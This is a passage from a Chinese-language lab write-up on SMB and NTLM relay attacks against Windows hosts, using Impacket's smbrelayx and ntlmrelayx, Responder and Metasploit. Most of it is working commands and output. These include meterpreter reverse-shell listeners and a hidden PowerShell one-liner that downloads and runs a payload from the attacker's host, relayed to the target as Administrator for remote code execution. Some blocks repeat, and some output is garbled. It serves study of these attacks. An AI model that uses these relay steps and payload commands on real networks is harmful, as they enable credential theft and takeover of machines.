[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.144.141, attacking target 192.168.144.149

```

3、打开 msf，开启反向端口监听

```

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:4444

```

然后在 shell 主机上访问 192.168.144.130(kali 主机)

```

C:\Users\Administrator>dir \\192.168.144.149\c$
驱动器 \\192.168.144.149\c$ 中的卷没有标签。
卷的序列号是 5C2E-0E68

\\192.168.144.149\c$ 的目录
2009/07/14 11:20 <DIR> PerfLogs
2018/09/28 17:33 <DIR> Program Files
2018/09/28 17:34 <DIR> Program Files (x86)
2018/09/28 18:56 <DIR> Users
2018/10/14 15:26 <DIR> Windows
0 个文件 0 字节
5 个目录 52,702,887,936 可用字节

C:\Users\Administrator>dir \\192.168.144.130\c$
系统找不到指定的路径。

C:\Users\Administrator>

```

然后 Kali 上就会反弹回 192.168.144.141 的 meterpreter

[illegible]

原理

原理就是通过 smbrelayx.py 进行劫持转发流量，获取 192.168.144.141 的认证信息（NTLMhash 或者 LMhash 等），然后转发到 192.168.144.149 上，通过这个过程获得 192.168.144.149 的权限。

可以看到有个 uploading file NcxQySqs.exe 的过程，也就是获取权限之后上传含有 payload 的可执行文件然后反弹 shell 至 msf，整个攻击过程结束。

引用一下 n1nty 的一个文章

<https://mp.weixin.qq.com/s/aemG5XwVdyzNb0BXztDUbA>

NTLMrelay

前面说了一下 SMBrelay，NTLMrelay 和 SMBrelay 的原理和实验过程其实差不多，还是记录一下。

实验

环境：


192.168.144.141 访问主机
192.168.144.130 kali
192.168.144.149 受攻击主机

所用工具：

Impacket/ntlmrelayx.py
Responder
MSF

开始：

主要结构如下图：



设置 Responder，将 SMB 和 HTTP 关闭

```
root@kali:/opt/Responder2/Responder# vim Responder.conf
```

```
root@kali: /opt/Responder2/Responder
File Edit View Search Terminal Help
[Responder Core]
; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
TMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
Custom challenge
```

然后开启 Responder

```
root@kali:/opt/Responder2/Responder# python2 Responder.py -I eth0 -r -d -w
```

```

然后打开 MSF
msf > use exploit/multi/script/web_delivery
msf      exploit(multi/script/web_delivery)  >      set      PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set LHOST 192.168.144.130
LHOST => 192.168.144.130
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > exploit

```

```
msf > use exploit/multi/script/web_delivery
msf      exploit(multi/script/web_delivery)  >      set      PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set LHOST 192.168.144.130
LHOST => 192.168.144.130
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > exploit
```

```

msf >
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set LHOST 192.168.144.130
LHOST => 192.168.144.130
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.144.130:4444
msf exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/OJTeAxUkzNCrKY
[*] Local IP: http://192.168.144.130:8080/OJTeAxUkzNCrKY
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProxy();$0.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstring('http://192.168.144.130:8080/OJTeAxUkzNCrKY');

```

然后开启 Impacket/ntlmrelayx.py

```

root@kali:/opt/impacket/examples# sudo python2 ntlmrelayx.py -t 192.168.144.149
-c 'powershell.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProxy();$0.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstring('http://192.168.144.130:8080/OJTeAxUkzNCrKY');'
这里用-tf 可以指定 TXT 列表

```

```

root@kali:/opt/impacket/examples# sudo python2 ntlmrelayx.py -t 192.168.144.149 -c 'powershell.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProxy();$0.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstring('http://192.168.144.130:8080/OJTeAxUkzNCrKY');'
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Servers started, waiting for connections

```


也就是说准备阶段三个步骤:

开启 msf 监听

配置然后开启 Responder

运行 ntlmrelayx.py

随后从 192.168.144.141 访问任意一个共享地址



Powershell 代码就会在目标主机（192.168.144.149）上运行，但是这里报了错误，是因为 powershell 代码执行的时候出错


```

root@kali:/opt/impacket/examples# sudo python2 ntlmrelayx.py -t 192.168.144.149 -c 'powershell
.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProxy();$0.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstring('http
://192.168.144.130:8080/OJTeAxUkzNCrky');'
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Using URL: http://0.0.0.0:8080/OJTe
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Following command on the target machine:
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.144.141, attacking target smb://192.168.144.149
[*] Authenticating against smb://192.168.144.141 as 0M0A1\Administrator SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] SMBD: Received connection from 192.168.144.141, attacking target smb://192.168.144.149
[*] Authenticating against smb://192.168.144.141 as 0M0A1\Administrator SUCCEED
[*] Executed specified command on host: 192.168.144.149
00000000 0000
00000000 00:1 0000: 161
+ $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProxy();$0
.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstr
ing( <<<< http://192.168.144.130:8080/OJTeAxUkzNCrky);
+ CategoryInfo          : ParserError: (CloseParenToken:TokenId) [], Paren
tContainsErrorRecordException
+ FullyQualifiedErrorId : MissingEndParenthesisInMethodCall

```

原因后面再找吧，应该是编程的原因，直接换成 ipconfig 可以看到已经有了回显

```

[*] Executed specified command on host: 192.168.144.149
Windows IP 0000
192.168.144.130
[*] Using URL: http://0.0.0.0:8080/OJTe
IP: http://192.168.144.130:8080/OJTeAxUkzNCrky
0000000000 isatap.localdomain:
the following command on the target machine:
0000000000 DNS 0000 : localdomain
0000000000 IPv6 0000 : fe80::lbc:eb0a:f9f9:e401%11
IPv4 0000 : 192.168.144.149
0000000000 : 255.255.255.0
0000000000 : 192.168.144.2
0000000000 isatap.localdomain:
the following command on the target machine:
0000000000 DNS 0000 : localdomain
0000000000 IPv6 0000 : fe80::lbc:eb0a:f9f9:e401%11
IPv4 0000 : 192.168.144.149
0000000000 : 255.255.255.0
0000000000 : 192.168.144.2
0000000000 isatap.localdomain:

```

这里和之前多用了个 Responder，需要通过 Responder 来进行抓取认证信息

实验发现在正常访问的时候 ntlmrelayx.py 仍然不能成功，也就是说再用 Responder 的时候只能从 LLMNR 协议中来抓 hash 值进行中继